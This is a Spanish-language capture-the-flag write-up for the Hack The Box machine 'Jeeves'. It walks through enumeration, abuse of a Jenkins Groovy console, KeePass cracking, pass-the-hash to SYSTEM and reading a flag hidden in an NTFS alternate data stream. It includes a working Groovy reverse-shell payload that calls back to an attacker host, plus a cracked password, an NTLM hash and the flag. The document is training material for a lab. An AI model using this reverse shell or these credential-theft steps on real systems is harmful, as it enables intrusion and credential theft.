1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.

```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# ping -c 1 10.10.10.63
PING 10.10.10.63 (10.10.10.63) 56(84) bytes of data.
64 bytes from 10.10.10.63: icmp_seq=1 ttl=127 time=38.1 ms

── 10.10.10.63 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 38.120/38.120/38.120/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sat Dec  3 09:46:33 2022 as: nmap -sCV -p 80,135,445,50000 -oN targeted 10.10.10.63
Nmap scan report for 10.10.10.63
Host is up (0.037s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m58s
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-12-03T12:46:45
|_  start_date: 2022-12-03T12:20:06
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec  3 09:47:21 2022 -- 1 IP address (1 host up) scanned in 48.14 seconds
```

Intentamos realizar una enumeración de los recursos compartidos. Sin embargo, no tenemos éxito.

```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# smbclient -L 10.10.10.63 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# crackmapexec smb 10.10.10.63
SMB         10.10.10.63     445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
```

```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# smbmap -H 10.10.10.63 -L
[!] Authentication error on 10.10.10.63
```


Comprobamos las tecnologías usadas por los servicios webs que se presentan en el puerto 80 y en el 50000.

```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# whatweb http://10.10.10.63
http://10.10.10.63 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.63], Microsoft-IIS[10.0], Title[Ask Jeeves]
```


```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# whatweb http://10.10.10.63:50000
http://10.10.10.63:50000 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[Jetty(9.4.z-SNAPSHOT)], IP[10.10.10.63], Jetty[9.4.z-SNAPSHOT], PoweredBy[Jetty://], Title[Error 404 Not Found]
```


2. Análisis de vulnerabilidades.

Entramos en la web del puerto 80 y hacemos una revisión de la misma.




Si realizamos una búsqueda, para revisar el comportamiento de la web, nos devuelve una imagen con el supuesto error. ¿Nos intentan despistar?






Cambiamos de vector de ataque y revisamos la web que se está sirviendo por el puerto 50000.




Realizamos una búsqueda para entender que es Jetty.

> Jetty es un servidor HTTP 100% basado en Java y un contenedor de Servlets escrito en Java. Jetty se publica como un proyecto de software libre bajo la licencia Apache 2.0. Wikipedia

Vamos a realizar una enumeración de directorios. Descubrimos la carpeta “askjeeves”.



Navegamos a la web y buscamos información sobre el panel al que nos enfrentamos.



> Jenkins es un servidor de automatización open source escrito en Java. Está basado en el proyecto Hudson y es, dependiendo de la visión, un fork del proyecto o simplemente un cambio de nombre. Wikipedia

Podemos ver información sobre la versión de Jenkins a la que nos estamos enfrentando.


3. Explotación y acceso

Buscamos información de cómo podemos abusar de este panel y nos topamos con el siguiente enlace: https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6


Con la información obtenida, nos creamos nuestro payload con la siguiente información.


```
String host="10.10.14.13";
int port=443;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available(
)>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available(
)>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Nos ponemos en escucha en nuestra máquina de atacante por el puerto 443 y lo cargamos en el panel web del Jenkins.



Conseguimos acceso a la máquina como el usuario “kohsuke”.





4. Escalada de privilegios.

Revisamos el directorio del usuario y descubrimos un fichero llamado CEH.kdbx. Es un fichero de Keepass.

```
c:\Users\kohsuke\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\kohsuke\Documents

11/03/2017  10:18 PM    <DIR>          .
11/03/2017  10:18 PM    <DIR>          ..
09/18/2017  12:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,644,299,776 bytes free

c:\Users\kohsuke\Documents>
```

Con impacket-smbserver, nos creamos un servidor SMB para podernos pasar el fichero de Keepass.

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-smbserver 'shared' HTB/jeeves -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


```
c:\Users\kohsuke\Documents>xcopy CEH.kdbx \\10.10.14.13\shared\
xcopy CEH.kdbx \\10.10.14.13\shared\
C:CEH.kdbx
1 File(s) copied
```

Con *keepass2john* sacamos el hash y, mediante fuerza bruta, intentamos obtener la clave de acceso.

```
┌──(root㉿kali)-[/home/kali/HTB/jeeves]
└─# john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:03:31 DONE (2022-12-03 10:55) 0.004733g/s 260.2p/s 260.2c/s 260.2C/s mwuah..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Clave: moonshine1

Nos instalamos en nuestra máquina atacante *kpcli* para revisar su contenido (https://manpages.ubuntu.com/manpages/focal/man1/kpcli.1.html)




Obtenemos lo que parece un hash:
aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00


Validamos si el hash obtenido es válido para el usuario administrador con *crackmapexec*.



Con *psexec*, realizamos un "*pass the hash*" ganando acceso como "*nt authority\system*".



Al intentar ver la flag root.txt, no la vemos en el directorio "*Desktop*" como es habitual. Encontramos un fichero llamado "*hm.txt*". Revisamos su contenido y nos incita a que busquemos más profundamente.



Mediante "*dir /r*" descubrimos los metadatos del fichero donde se está almacenando la flag. Leemos dicha información con *more*.

Alternate Data Streams

Los **Flujos Alternativos de Datos**, **Alternate Data Streams** o **ADS** son una característica del sistema de archivos NTFS que permite almacenar metainformación con un fichero, sin necesidad de usar un fichero separado para almacenarla.

```
c:\Users\Administrator\Desktop> dir /r
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,644,705,280 bytes free
```

```
c:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```